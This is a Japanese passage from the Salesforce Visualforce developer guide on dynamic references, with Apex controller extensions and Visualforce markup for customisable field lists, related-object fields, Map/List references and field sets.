動的 Visualforce ページは、ページ上のオブジェクトに標準コントローラを使用し、追加のカスタマイズはコントローラ拡張で実装するように設計する必要があります。

Apex Schema.SobjectType メソッドを使用して動的参照、特に、オブジェクトの項目にアクセスする動的参照の情報を取得できます。たとえば、Schema.SobjectType.Account.fields.getMap() は、Account 項目の名前のマップを、Apex コントローラと拡張が認識できる形式で返します。

重要: 静的参照は、ページを保存したときに有効かどうかチェックされ、参照が無効の場合はページを保存できなくなります。動的参照は、その性質上、実行時にのみチェックできます。ページを表示するときにそのページに無効な動的参照が含まれていると、ページはエラーになります。有効なカスタム項目またはグローバル変数への参照を作成できますが、その項目またはグローバル値が後で削除されると、ページは次回表示時にエラーになります。

リレーションの定義

`reference` と `expression` は両方とも、評価結果がオブジェクトリレーションになるような複合式にすることができます。たとえば、Object1__c というオブジェクトに別のオブジェクト Object2__c へのリレーションがあるとします。2 つのオブジェクト間のリレーションの名前は、Relationship__r となります。

Object2__cに `myField` という項目がある場合、次の動的キャストルックアップはすべて同じ項目への参照を返します。

- Object1__c.Object2__c['myField']
- Object1__c['Object2__c.myField']
- Object1__c['Object2__c']['myField']
- Object1__c.Relationship__r[myField]
- Object1__c[Relationship__r.myField]
- Object1__c[Relationship__r][myField]

関連トピック:

グローバル変数への動的参照

グローバル変数

標準オブジェクトでの動的参照の使用

アクセスする項目の既知のセットを使用して単純で再利用可能なページを構築するには、動的 Visualforce バインドを使用します。このアプローチには、どの項目がユーザの処理対象となるのかを容易にカスタマイズできるという利点があります。

次の 2 つの例は、説明のために意図的に簡略化されています。動的 Visualforce を十分に活用した高度な例は、「ユーザがカスタマイズ可能なページでの動的参照の使用」を参照してください。

単純な動的フォーム

次の例は、動的参照を使用する Visualforce ページを構築する最も簡単な方法を示します。

最初に、表示する項目の「動的な」リストを提供するコントローラ拡張を作成します。

```
public class DynamicAccountFieldsLister {



    public DynamicAccountFieldsLister(ApexPages.StandardController controller) {

        controller.addFields(editableFields);

    }
```

```
    public List<String> editableFields {
        get {
            if (editableFields == null) {
                editableFields = new List<String>();
                editableFields.add('Industry');
                editableFields.add('AnnualRevenue');
                editableFields.add('BillingCity');
            }
            return editableFields ;
        }
        private set;
    }
}
```

次に、上記のコントローラ拡張を使用する `DynamicAccountEditor` というページを作成します。

```
<apex:page standardController="Account"
           extensions="DynamicAccountFieldsLister">

    <apex:pageMessages /><br/>

    <apex:form>
        <apex:pageBlock title="Edit Account" mode="edit">
            <apex:pageBlockSection columns="1">
                <apex:inputField value="{!Account.Name}"/>
                <apex:repeat value="{!editableFields}" var="f">
                    <apex:inputField value="{!Account[f]}"/>
                </apex:repeat>
           </apex:pageBlockSection>
```

```
        </apex:pageBlock>
    </apex:form>

</apex:page>
```

この例では次のようなことが行われます。

- DynamicAccountFieldsLister コントローラ拡張は、editableFields という文字列のリストを作成します。各文字列は、Account オブジェクト内の項目名に対応付けられます。
- editableFields リストはハードコードされていますが、項目はクエリや計算から特定したり、カスタム設定から読み取ったりすることが可能です。ハードコードされていない場合は、より動的な操作が提供されます。動的参照の利点は、このようなことが可能であることです。
- DynamicAccountEditor マークアップは、<apex:repeat> タグを使用して editableFields から返された文字列をループ処理します。
- <apex:inputField> タグは、Account の項目名を表す f 反復要素を参照して、editableFields 内の各項目を表示します。動的参照 {!Account[f]} が、実際に値をページに表示します。

標準コントローラによる動的参照の項目の読み込み

Visualforce は、ページの StandardController (または StandardSetController) で実行される SOQL クエリを自動的に最適化し、ページで実際に使用される項目のみを読み込みます。オブジェクトと項目への静的参照を含む Visualforce ページを作成する場合、項目とオブジェクトは前もって知っておく必要があります。ページを保存するときに、Visualforce はどのオブジェクトと項目を SOQL クエリに追加する必要があるかを判別して保存できます。この SOQL クエリを、後でページが要求されたときに StandardController が実行します。

動的参照は実行時に、StandardController が SOQL クエリを実行した後に評価されます。動的参照でのみ使用される項目は、自動的には読み込まれません。動的参照が後で評価されたとき、その項目は存在しないデータとして解決され、結果的に SOQL エラーになります。読み込み対象の項目と関連オブジェクトがわかるように、コントローラに追加情報を指定する必要があります。

ページコントローラの addFields() メソッドを使用して読み込む追加項目のリストを渡すことで、StandardController クエリにいくつでも項目を追加できます。前述の例では、これはコントローラ拡張のコンストラクタで次のように実行されます。

```
    public DynamicAccountFieldsLister(ApexPages.StandardController controller) {

        controller.addFields(editableFields);

    }
```

コンストラクタは、ページマークアップが使用するプロパティと同じプロパティ editableFields を使用して、コンストラクタが読み込む項目のリストに項目を追加します。

これは、コントローラ拡張のインスタンス化時に読み込むすべての項目のリストがわかるページに適しています。項目のリストが、要求処理における後の時点まで判別できない場合は、コントローラで reset() をコー

ルし、項目を追加できます。これにより、コントローラは修正されたクエリを送信することになります。この技法の例は、「ユーザがカスタマイズ可能なページでの動的参照の使用」を参照してください。

メモ: コントローラへの項目追加が必要になるのは、StandardController または StandardSetController にデフォルトクエリを使用する場合のみです。コントローラまたはコントローラ拡張が独自の SOQL クエリを実行する場合、addFields() の使用は不要で、効果がありません。

これらのメソッドの詳細は、StandardController のドキュメントを参照してください。

関連オブジェクトへの動的参照

この例では、ケースレコードの Visualforce ページを作成し、特定の項目を編集可能にします。表示される項目の一部は関連オブジェクトのもので、動的参照を使用してリレーションをトラバースする方法を示します。

最初に、DynamicCaseLoader という Apex コントローラ拡張を作成します。

```
public class DynamicCaseLoader {



    public final Case caseDetails { get; private set; }


    // SOQL query loads the case, with Case fields and related Contact fields
    public DynamicCaseLoader(ApexPages.StandardController controller) {
        String qid = ApexPages.currentPage().getParameters().get('id');
        String theQuery = 'SELECT Id, ' + joinList(caseFieldList, ', ') +
                          ' FROM Case WHERE Id = :qid';
        this.caseDetails = Database.query(theQuery);
    }


    // A list of fields to show on the Visualforce page
    public List<String> caseFieldList {
        get {
            if (caseFieldList == null) {
                caseFieldList = new List<String>();
                caseFieldList.add('CaseNumber');
                caseFieldList.add('Origin');
```

```
            caseFieldList.add('Status');
            caseFieldList.add('Contact.Name');  // related field
            caseFieldList.add('Contact.Email'); // related field
            caseFieldList.add('Contact.Phone'); // related field
        }
        return caseFieldList;
    }
    private set;
}

// Join an Apex list of fields into a SELECT fields list string
private static String joinList(List<String> theList, String separator) {

    if (theList == null) {
        return null;
    }
    if (separator == null) {
        separator = '';
    }

    String joined = '';
    Boolean firstItem = true;
    for (String item : theList) {
        if(null != item) {
            if(firstItem){
                firstItem = false;
            }
```

```
                else {
                    joined += separator;
                }
                joined += item;
            }
        }
        return joined;
    }
}
```

対応するページ DynamicCaseEditor はこの拡張を使用して特定のケースとそれに関連付けられた取引先責任者に関する情報を取得します。

```
<apex:page standardController="Case" extensions="DynamicCaseLoader">
    <br/>
    <apex:form >
        <apex:repeat value="{!caseFieldList}" var="cf">
            <h2>{!cf}</h2>
            <br/>
            <!-- The only editable information should be contact information -->
            <apex:inputText value="{!caseDetails[cf]}"
                rendered="{!IF(contains(cf, "Contact"), true, false)}"/>
            <apex:outputText value="{!caseDetails[cf]}"
                rendered="{!IF(contains(cf, "Contact"), false, true)}"/>
            <br/><br/>
        </apex:repeat>
    </apex:form>
</apex:page>
```

このページに、id クエリパラメータとして指定された、有効なケースレコードの ID を使用してアクセスします。たとえば、https://Salesforce_instance/apex/DynamicCaseEditor?id=500D0000003ZtPy です。ページに次のようなフォームが表示されます。



この例では、次の点に留意してください。

- コントローラ拡張では、オブジェクトを表示できるようにコンストラクタが独自のSOQLクエリを実行します。これは、ページの `StandardController` がデフォルトでは関連項目を読み込まないためですが、カスタマイズしたSOQLクエリが必要になる使用事例は数多くあります。クエリの結果は、プロパティ `caseFieldList` によってページで使用できるようになります。コンストラクタでクエリを実行するための要件はありません。プロパティの `get` メソッドに簡単に追加できます。
- SOQLクエリは読み込む項目を指定するため、単純な動的フォームでは必要だった `addFields()` を使用する必要はありません。
- SOQLクエリは実行時に作成されます。ユーティリティメソッドが項目名のリストをSOQL `SELECT` ステートメントでの使用に適した文字列に変換します。
- マークアップでは、フォーム項目は、`<apex:repeat>` を使用する項目名を反復処理し、項目名変数 `cf` を動的参照で使用して項目値を取得することで表示されます。各項目は、`<apex:outputText>` と `<apex:inputText>` の2つのコンポーネントで記述される可能性があります。これらのタグ上の表示属性が、2つのどちらを実際に表示するかを制御します。項目名が文字列「Contact」を含む場合、情報は `<apex:inputText>` タグに表示され、含まない場合は `<apex:outputText>` に表示されます。

ユーザがカスタマイズ可能なページでの動的参照の使用

Visualforce動的バインドの最大の利点は、オブジェクトでどの項目が使用可能かを知らなくてもページを作成できることです。次の例はこの機能を示しています。すべてのオブジェクトで必須の `Name` 項目を除き、Accountオブジェクトの項目を一切知らずにカスタマイズできる取引先のリストが表示されます。これは、`Schema.SobjectType.Account.fields.getMap()` を使用してオブジェクトに存在する項目のリストを取得し、Visualforce動的参照を使用することで可能になります。

この例で示す機能は単純です。メインリストビューには最初、取引先名のみが表示されますが、ユーザは[リストをカスタマイズ]ボタンを使用して、リストに追加する項目を選択できます。ユーザが設定を保存すると、リストビューに戻り、動的に生成されたVisualforceページの追加の列にそれらの項目が表示されます。

メモ: 項目を知らずにページを作成することは、項目セットによる動的参照(ページ222)を使用する方法でも可能です。

最初に、DynamicCustomizableListHandler というコントローラ拡張を作成します。

```
public class DynamicCustomizableListHandler {


    // Resources we need to hold on to across requests
    private ApexPages.StandardSetController controller;
    private PageReference savePage;


    // This is the state for the list "app"
    private Set<String> unSelectedNames = new Set<String>();
    private Set<String> selectedNames = new Set<String>();
    private Set<String> inaccessibleNames = new Set<String>();


    public DynamicCustomizableListHandler(ApexPages.StandardSetController controller) {
        this.controller = controller;
        loadFieldsWithVisibility();
    }


    // Initial load of the fields lists
    private void loadFieldsWithVisibility() {
        Map<String, Schema.SobjectField> fields =
            Schema.SobjectType.Account.fields.getMap();
        for (String s : fields.keySet()) {
            if (s != 'Name') {  // name is always displayed
                unSelectedNames.add(s);
            }
            if (!fields.get(s).getDescribe().isAccessible()) {
                inaccessibleNames.add(s);
            }
```

```
    }
}

// The fields to show in the list
// This is what we generate the dynamic references from
public List<String> getDisplayFields() {
    List<String> displayFields = new List<String>(selectedNames);
    displayFields.sort();
    return displayFields;
}

// Nav: go to customize screen
public PageReference customize() {
    savePage = ApexPages.currentPage();
    return Page.CustomizeDynamicList;
}

// Nav: return to list view
public PageReference show() {
    // This forces a re-query with the new fields list
    controller.reset();
    controller.addFields(getDisplayFields());
    return savePage;
}

// Create the select options for the two select lists on the page
public List<SelectOption> getSelectedOptions() {
```

```
    return selectOptionsFromSet(selectedNames);
}
public List<SelectOption> getUnSelectedOptions() {
    return selectOptionsFromSet(unSelectedNames);
}

private List<SelectOption> selectOptionsFromSet(Set<String> opts) {
    List<String> optionsList = new List<String>(opts);
    optionsList.sort();
    List<SelectOption> options = new List<SelectOption>();
    for (String s : optionsList) {
        options.add(new
            SelectOption(s, decorateName(s), inaccessibleNames.contains(s)));
    }
    return options;
}

private String decorateName(String s) {
    return inaccessibleNames.contains(s) ? '*' + s : s;
}

// These properties receive the customization form postback data
// Each time the [<<] or [>>] button is clicked, these get the contents
// of the respective selection lists from the form
public transient List<String> selected   { get; set; }
public transient List<String> unselected { get; set; }
```

```
    // Handle the actual button clicks. Page gets updated via a
    // rerender on the form
    public void doAdd() {
        moveFields(selected, selectedNames, unSelectedNames);
    }
    public void doRemove() {
        moveFields(unselected, unSelectedNames, selectedNames);
    }

    private void moveFields(List<String> items,
            Set<String> moveTo, Set<String> removeFrom) {
        for (String s: items) {
            if( ! inaccessibleNames.contains(s)) {
                moveTo.add(s);
                removeFrom.remove(s);
            }
        }
    }
}
```

メモ: クラスを保存すると、Visualforceページの欠落に関するプロンプトが表示される場合があります。これは、`customize()` メソッドでのページ参照が原因です。[クイック修正] リンクをクリックしてページを作成します。コード内の後の個所にあるブロックから Visualforce マークアップが貼り付けられます。

このクラスでは、次の点に留意してください。

- 標準コントローラメソッドの `addFields()` および `reset()` が `show()` メソッドで使用されます。このメソッドにより、リストビューに戻ります。これらが必要なのは、表示する項目のリストが変更された可能性があり、表示用のデータを読み込むクエリを再実行する必要があるためです。
- 2 つの action メソッド `customize()` と `show()` がリストビューからカスタマイズフォームに移動し、再び戻ります。
- navigation action メソッド後に行われることはすべて、カスタマイズフォーム関連の処理です。これらのメソッドは、コメントに注記されているように、大きく 2 つのグループに分けられます。最初のグループは、

カスタマイズフォームで使用される `List<SelectOption>` リストを提供し、2つ目のグループは項目をリスト間で移動する 2 つのボタンを処理します。

ここで、次のマークアップで `DynamicCustomizableList` という Visualforce ページを作成します。

```
<apex:page standardController="Account" recordSetVar="accountList"
           extensions="DynamicCustomizableListHandler">
    <br/>
    <apex:form >

    <!-- View selection widget, uses StandardController methods -->
    <apex:pageBlock>
        <apex:outputLabel value="Select Accounts View: " for="viewsList"/>
        <apex:selectList id="viewsList" size="1" value="{!filterId}">
            <apex:actionSupport event="onchange" rerender="theTable"/>
            <apex:selectOptions value="{!listViewOptions}"/>
        </apex:selectList>
    </apex:pageblock>

    <!-- This list of accounts has customizable columns -->
    <apex:pageBlock title="Accounts" mode="edit">
        <apex:pageMessages />
        <apex:panelGroup id="theTable">
            <apex:pageBlockTable value="{!accountList}" var="acct">
                <apex:column value="{!acct.Name}"/>
                <!-- This is the dynamic reference part -->
                <apex:repeat value="{!displayFields}" var="f">
                    <apex:column value="{!acct[f]}"/>
                </apex:repeat>
            </apex:pageBlockTable>
```

```
        </apex:panelGroup>
    </apex:pageBlock>




    <br/>
    <apex:commandButton value="Customize List" action="{!customize}"/>

    </apex:form>
</apex:page>
```

このページには、組織内の取引先のリストが表示されます。上部の <apex:pageBlock> は、取引先用に定義されたビューの標準ドロップダウンリストを提供します。これらは、標準 Salesforce 取引先ページでユーザに表示されるのと同じビューです。このビューウィジェットでは、StandardSetController で提供されるメソッドを使用します。

2 つ目の <apex:pageBlock> には、<apex:repeat> で追加された列が含まれる <apex:pageBlockTable> が保持されます。繰り返しコンポーネントのすべての列は、取引先項目 {!acct[f]} への動的参照を使用して、ユーザがカスタム選択した項目を表示します。

このミニアプリケーションの最後の部分はカスタマイズフォームです。CustomizeDynamicList というページを作成します。このページは、コントローラ拡張の作成時にすでに作成されている場合があります。次に貼り付けます。

```
<apex:page standardController="Account" recordSetVar="ignored"
           extensions="DynamicCustomizableListHandler">
    <br/>
    <apex:form >

    <apex:pageBlock title="Select Fields to Display" id="selectionBlock">
        <apex:pageMessages />
        <apex:panelGrid columns="3">
            <apex:selectList id="unselected_list" required="false"
                value="{!selected}" multiselect="true" size="20" style="width:250px">
                <apex:selectOptions value="{!unSelectedOptions}"/>
            </apex:selectList>
            <apex:panelGroup >
```

```
                <apex:commandButton value=">>"
                    action="{!doAdd}" rerender="selectionBlock"/>
                <br/>
                <apex:commandButton value="<<"
                    action="{!doRemove}" rerender="selectionBlock"/>
            </apex:panelGroup>
            <apex:selectList id="selected_list" required="false"
                value="{!unselected}" multiselect="true" size="20" style="width:250px">
                <apex:selectOptions value="{!selectedOptions}"/>
            </apex:selectList>
        </apex:panelGrid>
        <em>Note: Fields marked <strong>*</strong> are inaccessible to your account</em>
    </apex:pageBlock>

    <br/>
    <apex:commandButton value="Show These Fields" action="{!show}"/>

    </apex:form>

</apex:page>
```

この単純な設定ページには、2つのリストが表示されます。ユーザは、左側の使用可能な項目のリストから、右側の表示する項目のリストに項目を移動します。[これらの項目を表示]をクリックすると、リスト自体に戻ります。

このマークアップでは、次の点に留意してください。

- このページは、取引先が表示されていなくても、リストビューと同じ標準コントローラを使用します。これは、表示する項目のリストが含まれるビューステートを維持するために必要です。このフォームでユーザの設定がカスタム設定のような永続的なものに保存された場合、この操作は不要になります。
- 最初のリストは、`getUnSelectedOptions()` メソッドをコールすることで入力されます。フォームが(2つの `<apex:commandButton>` コンポーネントのいずれかを経由して)送信されると、*フォーム送信時に選*

択されたリストの値が `selected` プロパティに保存されます。対応するコードが、もう一方のリストを処理します。

- これらの移動する項目の「デルタ」リストは、クリックされたボタンに応じて `doAdd()` または `doRemove()` メソッドで処理されます。

コントローラ拡張とこれらのページを作成し、組織内の `/apex/DynamicCustomizableList` に移動すると、次に似たシーケンスが表示されます。

1. デフォルト状態のカスタマイズ可能なリストに取引先名項目のみが表示されます。



[リストをカスタマイズ] をクリックします。

2. 表示設定画面が表示されます。



一部の項目を右側のリストに移動し、[これらの項目を表示] をクリックします。

3. カスタマイズされたリストビューが表示されます。



カスタムオブジェクトおよびパッケージでの動的参照の使用

パッケージ開発者は動的Visualforceバインドを使用して、ユーザがアクセスできる項目のみをリストできます。これが必要になるのは、オブジェクトの項目を表示する Visualforce ページを含む管理パッケージを開発する場合などです。パッケージ開発者は登録者がアクセスできる項目がわからないため、動的ページを定義して登録者ごとに表示を変えることができます。次の例は、Visualforceページを使用するページレイアウトと一緒にパッケージされたカスタムオブジェクトを使用して、異なる登録ユーザに同じページを表示する方法を示します。

1. Book という名前で次の項目とデータ型を持つカスタムオブジェクトを作成します。
   - `Title`: Text(255)
   - `Author`: Text(255)
   - `ISBN`: Text(13)
   - `Price`: Currency(4, 2)
   - `Publisher`: Text(255)

   デフォルトでは、新規カスタムオブジェクトを作成すると、そのオブジェクトのレイアウトが作成されます。このレイアウトを Book Layout と呼びます。
2. レイアウトを変更し、上記のカスタム項目が表示されて、作成者、最終更新者、所有者、名前などの標準項目が削除されるようにします。
3. 新規カスタムオブジェクトタブを作成します。オブジェクトを Book に、タブスタイルを Books に設定します。
4. [Book] タブに切り替えて、Book オブジェクトをいくつか作成します。このチュートリアルでは、項目内のデータは実際には関係ありません。
5. 次のコードで `bookExtension` という名前のコントローラ拡張を作成します。

```
public with sharing class bookExtension {

    private ApexPages.StandardController controller;


    private Set<String> bookFields = new Set<String>();


    public bookExtension (ApexPages.StandardController controller) {
```

```
        this.controller = controller;
        Map<String, Schema.SobjectField> fields =
        Schema.SobjectType.Book__c.fields.getMap();

        for (String s : fields.keySet()) {
        // Only include accessible fields
            if (fields.get(s).getDescribe().isAccessible() &&
                fields.get(s).getDescribe().isCustom()) {
                    bookFields.add(s);
            }
        }
    }

    public  List<String> availableFields {
        get {
            controller.reset();
            controller.addFields(new List<String>(bookFields));
                return new List<String>(bookFields);
        }
    }
}
```

6. **このコントローラ拡張を使用して** Book **オブジェクトの値を表示する、**`booksView` **という名前の** Visualforce **ページを作成します。**

```
<apex:page standardController="Book__c" extensions="bookExtension" >

    <br/>
    <apex:pageBlock title="{!Book__c.Name}">
```

```
        <apex:repeat value="{!availableFields}" var="field">


            <h2><apex:outputText

                 value="{!$ObjectType['Book__c'].Fields[field].Label}"/></h2>

            <br/>

            <apex:outputText value="{!Book__c[field]}" /><br/><br/>


        </apex:repeat>

    </apex:pageBlock>


</apex:page>
```

7. コントローラ拡張はパッケージ化されるため、Apex クラスのテストを作成する必要があります。手始めに次の基本的なコードで bookExtensionTest という名前の Apex クラスを作成します。

```
public with sharing class bookExtension {


    private ApexPages.StandardController controller;

    private Set<String> bookFields = new Set<String>();


    public bookExtension (ApexPages.StandardController controller) {

        this.controller = controller;

        Map<String, Schema.SobjectField> fields =

            Schema.SobjectType.Book__c.fields.getMap();


        for (String s : fields.keySet()) {

            // Only include accessible fields

            if (fields.get(s).getDescribe().isAccessible() &&

                fields.get(s).getDescribe().isCustom()) {
```

```
                    bookFields.add(s);
                }
            }
            controller.addFields(new List<String>(bookFields));
        }

        public  List<String> availableFields {
            get {
                controller.reset();
                controller.addFields(new List<String>(bookFields));
                return new List<String>(bookFields);
            }
        }
}
```

メモ: この Apex テストは、あくまでもサンプルです。パッケージに含めるテストを作成する場合は、肯定的な結果と否定的な結果を含む、すべての動作を検証してください。

8. *bookBundle* という名前のパッケージを作成し、カスタムオブジェクト、Visualforce ページ、`bookExtensionTest` Apex クラスを追加します。その他の参照される要素は自動的に含められます。
9. *bookBundle* パッケージを登録者組織にインストールします。
10. パッケージをインストールしたら、[設定]で[作成]>[オブジェクト]をクリックし、[本]をクリックします。*Rating* という新しい項目を追加します。
11. 新規 Book オブジェクトを作成します。ここでも、レコードの値は実際には関係ありません。
12. URL にパッケージ名前空間とブック ID を追加したものを使用して、`booksView` ページに移動します。たとえば、GBOOK が名前空間で、a00D0000008e7t4 がブック ID の場合、最終的な URL は `https://Salesforce_instance/apex/GBOOK__booksView?id=001D000000CDt53` になります。

登録者組織からページが表示されると、ページにはパッケージ化された Book 項目のすべてと、新しく作成された Rating 項目が含まれます。異なるユーザおよび組織は引き続き必要な項目を追加でき、動的 Visualforce ページは、適宜調整されて表示されます。

Apex 対応付けとリストの参照

動的バインドを使用する Visualforce ページは、マークアップ内の Apex `Map` および `List` データ型を参照できます。

たとえば、Apex `List` が次のように定義されている場合、

```
public List<String> people {

    get {

        return new List<String>{'Winston', 'Julia', 'Brien'};

    }

    set;

}



public List<Integer> iter {

    get {

        return new List<Integer>{0, 1, 2};

    }

    set;

}
```

Visualforce ページでは次のようにアクセスできます。

```
<apex:repeat value="{!iter}" var="pos">

    <apex:outputText value="{!people[pos]}" /><br/>

</apex:repeat>
```

同様に、次の Apex `Map` があるとします。

```
public Map<String,String> directors {

    get {

        return new Map<String, String> {

            'Kieslowski' => 'Poland',

            'del Toro' => 'Mexico',

            'Gondry' => 'France'

        };

    }

    set;
```

```
}
```

Visualforce ページは、次のように値を表示できます。

```
<apex:repeat value="{!directors}" var="dirKey">

        <apex:outputText value="{!dirKey}" /> --

        <apex:outputText value="{!directors[dirKey]}" /><br/>

</apex:repeat>
```

組織のカスタムオブジェクトに含まれていないデータを使用してフォームを作成するには、<apex:inputText> タグのリストと対応付けの動的参照を使用します。Apex コントローラに一連のインスタンス変数を作成したり、そのフォームデータのためだけにカスタムオブジェクトを作成したりするより、単一の対応付けを使用するほうが、かなり作業を簡略化できる場合があります。

カスタムコントローラで処理するフォームデータを格納する対応付けを使用する Visualforce ページを次に示します。

```
<apex:page controller="ListsMapsController">

    <apex:outputPanel id="box" layout="block">

        <apex:pageMessages/>

        <apex:form >


            <apex:repeat value="{!inputFields}" var="fieldKey">

                <apex:outputText value="{!fieldKey}"/>:

                <apex:inputText value="{!inputFields[fieldKey]}"/><br/>

            </apex:repeat>


            <apex:commandButton action="{!submitFieldData}"

                value="Submit" id="button" rerender="box"/>


        </apex:form>

    </apex:outputPanel>

</apex:page>
```

フォームで使用する単純なコントローラを次に示します。

```
public class ListsMapsController {


    public Map<String, String> inputFields { get; set; }


    public ListsMapsController() {
        inputFields = new Map<String, String> {
            'firstName' => 'Jonny', 'lastName' => 'Appleseed', 'age' => '42' };
    }


    public PageReference submitFieldData() {
        doSomethingInterestingWithInput();
        return null;
    }


    public void doSomethingInterestingWithInput() {
        inputFields.put('age', (Integer.valueOf(inputFields.get('age')) + 10).format());
    }
}
```

Map には、sObject または sObject 項目の参照を含めることができます。これらの項目を更新するには、入力項目の項目名を参照します。

```
public with sharing class MapAccCont {


    Map<Integer, Account> mapToAccount = new Map<Integer, Account>();


    public MapAccCont() {
        Integer i = 0;
        for (Account a : [SELECT Id, Name FROM Account LIMIT 10]) {
```

```
            mapToAccount.put(i, a);
            i++;
        }
    }

    public Map<Integer, Account> getMapToAccount() {
        return mapToAccount;
    }
}
```

```
<apex:page controller="MapAccCont">
    <apex:form>
        <apex:repeat value="{!mapToAccount}" var="accNum">
            <apex:inputField value="{!mapToAccount[accNum].Name}" />
        </apex:repeat>
    </apex:form>
</apex:page>
```

未解決の動的参照

動的参照が解決しない場合、実行時に次の問題が発生する可能性があります。

- **特定のキーに対応付けられた値がない場合、**Visualforce **ページはエラーメッセージを返します。たとえば、次のコントローラがあるとします。**

```
public class ToolController {

    public Map<String, String> toolMap { get; set; }

    public String myKey  { get; set; }


    public ToolController() {

        Map<String, String> toolsMap = new Map<String, String>();

        toolsMap.put('Stapler', 'Keeps things organized');
```

```
    }

}
```

このページでは実行時にエラーが発生します。

```
<apex:page controller="ToolController">

    <!-- This renders an error on the page -->

    <apex:outputText value="{!toolMap['Paperclip']}" />

</apex:page>
```

- キーが `null` の場合、Visualforce ページは空の文字列を表示します。たとえば、上記と同じコントローラを使用すると、このページは空白を表示します。

```
<apex:page controller="ToolController">

    <!-- This renders a blank space -->

    <apex:outputText value="{!toolMap[null]}" />

</apex:page>
```

項目セットの使用

動的バインドを使用して Visualforce ページに*項目セット*を表示することができます。項目セットとは、項目をグループ化したものです。たとえば、ユーザの名、ミドルネーム、姓、肩書を示す項目を1つの項目セットにして持つことができます。そのページを管理パッケージに追加すると、システム管理者は項目セット内の項目の追加、削除、並び替えを行って、コードを変更せずに Visualforce ページ上に表示する項目を変更できます。項目セットは、API バージョン 21.0 以降の Visualforce ページに使用できます。1 ページで最大 50 個の項目セットを参照できます。

Visualforce での項目セットの使用

項目セットを Visualforce で直接参照するには、`$ObjectType` グローバル変数をキーワード `FieldSets` と組み合わせます。たとえば、Contact オブジェクトに 3 つの項目を表示する `properNames` という項目セットがある場合、Visualforce ページは次の反復によって項目データを参照できます。

```
<apex:page standardController="Contact">

    <apex:repeat value="{!$ObjectType.Contact.FieldSets.properNames}" var="f">

        <apex:outputText value="{!Contact[f]}" /><br/>

    </apex:repeat>

</apex:page>
```

次の項目セット内の項目の特殊なプロパティを使用して、項目の表示ラベルやデータ型など、追加情報を表示するように選択することもできます。

プロパティ名	説明
DBRequired	オブジェクトでその項目が必須かどうか
FieldPath	項目の範囲情報のリスト
Label	項目の UI 表示ラベル
Required	項目セットでその項目が必須かどうか
Type	項目のデータ型

たとえば、properNames の項目の表示ラベルとデータ型には次のようにアクセスできます。

```
<apex:page standardController="Contact">

    <apex:pageBlock title="Fields in Proper Names">

       <apex:pageBlockTable value="{!$ObjectType.Contact.FieldSets.properNames}" var="f">


            <apex:column value="{!f}">

                <apex:facet name="header">Name</apex:facet>

            </apex:column>

            <apex:column value="{!f.Label}">

                <apex:facet name="header">Label</apex:facet>

            </apex:column>

            <apex:column value="{!f.Type}" >

                <apex:facet name="header">Data Type</apex:facet>

            </apex:column>

        </apex:pageBlockTable>

    </apex:pageBlock>

</apex:page>
```

この Visualforce ページが管理パッケージに追加され、配布された場合、登録者は properNames 項目セットを編集できます。Visualforce ページを生成するロジックは変わりませんが、表示は各登録者の実装に応じて異なります。管理パッケージの項目セットを参照するには、項目セットの先頭に組織の名前空間を追加する必要が

あります。上記のマークアップを使用すると、properNames が Spectre という組織のものである場合、項目セットは次のように参照されます。

```
{!$ObjectType.Contact.FieldSets.Spectre__properNames}
```

Apex での項目セットの使用

Visualforce ページで標準コントローラを使用するときには、項目セットの項目は自動的に読み込まれます。カスタムコントローラを使用する場合、ページの SOQL クエリに必須項目を追加する必要があります。Apex は、項目セットとそれが含む項目を検出できる、Schema.FieldSet と Schema.FieldSetMember の 2 つの Schema オブジェクトを提供します。これら 2 つのシステムクラスについての詳細は、『Force.com Apex コード開発者ガイド』の「FieldSet クラス」を参照してください。

サンプル: Visualforce ページへの項目セットの表示

このサンプルでは、Schema.FieldSet および Schema.FieldSetMember メソッドを使用して、Merchandise カスタムオブジェクトの Dimensions 項目セットに含まれるすべての項目を動的に取得します。取得した項目のリストを使用して、これらの項目を表示に使用できるようにする SOQL クエリを作成します。Visualforce ページは、MerchandiseDetails クラスをコントローラとして使用します。

```
public class MerchandiseDetails {


    public Merchandise__c merch { get; set; }


    public MerchandiseDetails() {
        this.merch = getMerchandise();
    }


    public List<Schema.FieldSetMember> getFields() {
        return SObjectType.Merchandise__c.FieldSets.Dimensions.getFields();
    }


